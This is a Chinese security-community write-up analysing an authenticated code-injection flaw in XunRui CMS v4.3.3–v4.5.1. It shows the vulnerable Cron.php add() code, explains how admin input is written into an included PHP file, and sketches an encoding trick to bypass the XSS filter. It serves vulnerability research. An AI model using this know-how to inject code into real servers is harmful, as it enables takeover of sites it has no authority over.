迅睿CMS v4.3.3 到 v4.5.1 后台任意代码注入漏洞 (文件写入加文件包含) - 先知社区

两个条件:

1. 迅睿 CMS 版本为 v4.3.3 到 v4.5.1

2. 登录后台, 且为管理员或具有 "应用"->"任务队列" 的管理权限


Admin 控制器文件夹下 Cron.php 控制器的 add() 函数对于用户的输入没有进行专门的过滤, 致使攻击者在具备管理员权限或具有 "应用"->"任务队列" 的管理权限时可以对 `WRITEPATH.'config/cron.php'` 文件写入任意内容, 同时该文件有多处被包含且可以被利用的点, 正常情况下具有上述的触发条件即可稳定触发该漏洞

1. 安装并配置好 php 与 web 中间件, 注意该 cms 的低版本需要 php 的低版本

2.clone 该 cms 的官方开源地址 https://gitee.com/dayrui/xunruicms (https://gitee.com/dayrui/xunruicms)


3. 通过搜索 commit 信息里的版本号, 回退到指定的版本

在 PhpStorm 里, 右键指定的 commit 版本, 选择 "Reset Current Branch to Here"



(https://xzfile.aliyuncs.com/media/upload/picture/20220603191117-e3983a0e-e32d-1.png)


选择 "Hard"、点击 "Reset"



(https://xzfile.aliyuncs.com/media/upload/picture/20220603191322-2e2bd97c-e32e-1.png)

4. 访问, 安装, 登陆后台

后台地址: `/admin.php`




(https://xzfile.aliyuncs.com/media/upload/picture/20220603191636-a1cbf448-e32e-1.png)

在版本 4.0.0 到 4.5.0 下

在版本 V4.3.3 到 V4.5.0 下

1. 该 cms 在具备上述权限的情况下, 可以通过 `http://host:port/Admin.php?c=Cron&m=add` 调用 Admin 控制器文件夹下 Cron.php 控制器的 add() 函数



(https://xzfile.aliyuncs.com/media/upload/picture/20220603191957-19a9d6f6-e32f-1.png)

2.add() 函数的代码:


```
// 任务类型
public function add() {

    $json = '';
    if (is_file(WRITEPATH.'config/cron.php')) {
        require WRITEPATH.'config/cron.php';
    }

    $data = json_decode($json, true);

    if (IS_AJAX_POST) {

        $post = \Phpcmf\Service::L('input')->post('data', true);

        file_put_contents(WRITEPATH.'config/cron.php',
            '<?php defined(\'FCPATH\') OR exit(\'No direct script access allowed\');'.PHP_EOL.' $json=\''.json_encod
e($post).'\';');

        \Phpcmf\Service::L('input')->system_log('设置自定义任务类型');

        $this->_json(1, dr_lang('操作成功'));
    }

    \Phpcmf\Service::V()->assign([
        'data' => $data,
    ]);
    \Phpcmf\Service::V()->display('cron_add.html');
}
```


add() 函数的分析

```
if (is_file(WRITEPATH.'config/cron.php')) {
    require WRITEPATH.'config/cron.php';
}
```

add() 函数首先会在 `WRITEPATH.'config/cron.php'` 文件存在时包含该文件，`WRITEPATH` 可在网站根目录的 index.php 里配置，默认情况下为网站根目录下的 `cache/`

此处还未生成该文件:





(https://xzfile.aliyuncs.com/media/upload/picture/20220603192301-874858fe-e32f-1.png)

```
$json = '';
$data = json_decode($json, true);
```

然后 add() 函数通过 `json_decode($json, true)` 函数给 `$data` 赋值 `Null`

然后进入一个 if 分支语句, 当 `IS_AJAX_POST` 时, 则执行相关的写入文件的代码, 否则则跳过写入文件, 显示 Cron 的添加页面, 随即结束 add() 函数, `IS_AJAX_POST` 定义为当收到 post 请求且 post 的内容不为空时即返回 `TRUE` , 否则返回 `FALSE`


```
$post = \Phpcmf\Service::L('input')->post('data', true);
```

if 语句中, 首先 `\Phpcmf\Service::L('input')->post('data', true)` 该代码通过调用 Input.php 文件里定义的 Input 类的 post() 函数, 在接收到 post 请求且存在 key 为 `data` 时进行 xss 清洗然后返回, 否则直接返回 `false` , 然后赋值给 `$post` ,xss 清洗的代码比较长, 我就不贴了, 此处的 xss 清洗可以轻易的绕过, 从而达到写入我们想要的任意内容

```
file_put_contents(WRITEPATH.'config/cron.php',
            '<?php defined(\'FCPATH\') OR exit(\'No direct script access allowed\');'.PHP_EOL.' $json=\''.json_encod
e($post).'\';');
```

if 语句中, 接收完 post 请求, 即将接收到的内容通过 json 编码后写入 `WRITEPATH.'config/cron.php'` 文件, 可控的写入点位于字符串 `$json` 的赋值中, 且在两个 `'` 的包裹中, 此处是漏洞产生的主要原因, 未对用户的输入做足够的判断或清洗即写入相应的文件

在 / Admin.php?c=Cron&m=add 页面不添加内容直接点击保存时生成的 cron.php:



(https://xzfile.aliyuncs.com/media/upload/picture/20220603192522-db3fe6fc-e32f-1.png)

```
\Phpcmf\Service::L('input')->system_log('设置自定义任务类型');
$this->_json(1, dr_lang('操作成功'));
```

if 语句的最后, 写入日志并显示操作结果, 随即显示 cron 添加界面, add() 函数结束

绕过 json 编码和 xss 清洗以及`WRITEPATH.'config/cron.php'`文件中`'`的包裹

通过前文的分析, 我们可以发现, add() 函数对用户的输入基本没有特殊的防范, 只要绕过 xss 清洗和 json 编码以及 `WRITEPATH.'config/cron.php'` 文件中 `'` 的包裹即可写入我们想要的任意内容

以下是我的一个思路: 把会被检测到的字符或字符组合, 通过各种编码进行绕过

比如 `<` 会被检测到, 那就把 `<` 编码成 base64 或 html, 然后通过 php 内的函数再解码

